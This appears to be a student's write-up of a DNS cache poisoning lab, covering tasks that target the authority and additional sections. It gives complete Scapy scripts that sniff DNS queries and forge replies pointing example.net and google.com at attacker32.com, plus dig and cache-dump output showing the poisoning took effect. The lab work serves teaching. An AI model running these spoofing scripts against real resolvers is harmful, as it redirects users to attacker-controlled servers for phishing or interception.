I modify the code again to this time add another name server entry to the authority query adding google.com as having attacker32 as a name server.




```
def spoof_dns(pkt):
    if (DNS in pkt and b"example.net" in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Swap the source
        and destination IP address
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53) # Swap the source
        and destination port number

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type="A", ttl=259200,
            rdata="13.13.13.13")

        # The Authority Section
        NSsec1 = DNSRR(rrname="example.net", type="NS", ttl=259200, rdata
            ="attacker32.com")
        NSsec2 = DNSRR(rrname="google.com", type="NS", ttl=259200, rdata=
            "attacker32.com")

        # The Additional Section
        #Addsec1 = DNSRR(rrname="ns1.example.net", type="A", ttl=259200,
        rdata="1.2.3.4")
        #Addsec2 = DNSRR(rrname="ns2.example.net", type="A", ttl=259200,
        rdata="5.6.7.8")

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
            qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=
            NSsec1/NSsec2)#, ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter="dst port 53", prn=spoof_dns)
```

I run the new program:




```
[11/24/20 J0481765]seed@VM:~/lab11$ sudo python3 Task8.
py
.
Sent 1 packets.
.
Sent 1 packets.
.
```

I clear the DNS server cache:




```
[11/24/20 J0481765]seed@VM:~$ sudo rndc flush
[11/24/20 J0481765]seed@VM:~$ 
```

And finally I use dig to query example.net



```
[11/24/20 JO481765]seed@VM:~$ dig example.net
;; Warning: Message parser reports malformed message pa
cket.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
```




```
;; ANSWER SECTION:
example.net.            259200  IN      A       13.13.1
3.13

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacke
r32.com.
google.com.             259200  IN      NS      attacke
r32.com.
```

I observe that this has successfully added the entry of google.com having attacker32.com as a nameserver to the authority section.

Task 9: Targeting the Additional Section


I modify the program to include headers for the additional section, In this version I set it to only send replies to the DNS server so I can see what will be cached by filtering based on the host.




Task7.py × Task8.py × Task9.py ×

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and b"example.net" in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Swap the source
        and destination IP address
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53) # Swap the source
        and destination port number
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type="A", ttl=259200,
            rdata="13.13.13.13")
        # The Authority Section
        NSsec1 = DNSRR(rrname="example.net", type="NS", ttl=259200, rdata
            ="attacker32.com")
        NSsec2 = DNSRR(rrname="example.net", type="NS", ttl=259200, rdata
            ="ns.example.net")
        #The Additional Section
        Addsec1 = DNSRR(rrname="attacker32.com", type="A", ttl=259200,
            rdata="1.2.3.4")
        Addsec2 = DNSRR(rrname="ns.example.net", type="A", ttl=259200,
            rdata="5.6.7.8")
        Addsec3 = DNSRR(rrname="www.facebook.com", type="A", ttl=259200,
            rdata="3.4.5.6")
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
            qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=
            NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter="dst port 53 and host 10.0.2.6", prn=spoof_dns)
```

I clear the cache on the DNS server and run my program on the attacking machine




```
[11/24/20 J0481765]seed@VM:~$ sudo rndc flush
[11/24/20 J0481765]seed@VM:~$ 
```




```
[11/24/20 J0481765]seed@VM:~/lab11$ sudo python3 Task9.
py
.
Sent 1 packets.
.
Sent 1 packets.
```

I run dig on the user machine and note that the facebook information was not cached by the DNS server, while the addresses of the nameservers were.




```
[11/24/20 J0481765]seed@VM:~$ dig example.net

 <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
; global options: +cmd
```



```
;; ANSWER SECTION:
example.net.            259200  IN      A       13.13.1
3.13

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacke
r32.com.
example.net.            259200  IN      NS      ns.exam
ple.net.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
```

This can also be observed in the DNS cache dump



```
; additional
attacker32.com.         259178  A       1.2.3.4
; authauthority
example.net.            259178  NS      ns.example.net.
                        259178  NS      attacker32.com.
; authanswer
                        259178  A       13.13.13.13
; additional
ns.example.net.         259178  A       5.6.7.8
```

Thus we can safely determine that the www.facebook.com entry will not be cached because it isn't used by anything and is just "generous help" to the user machine.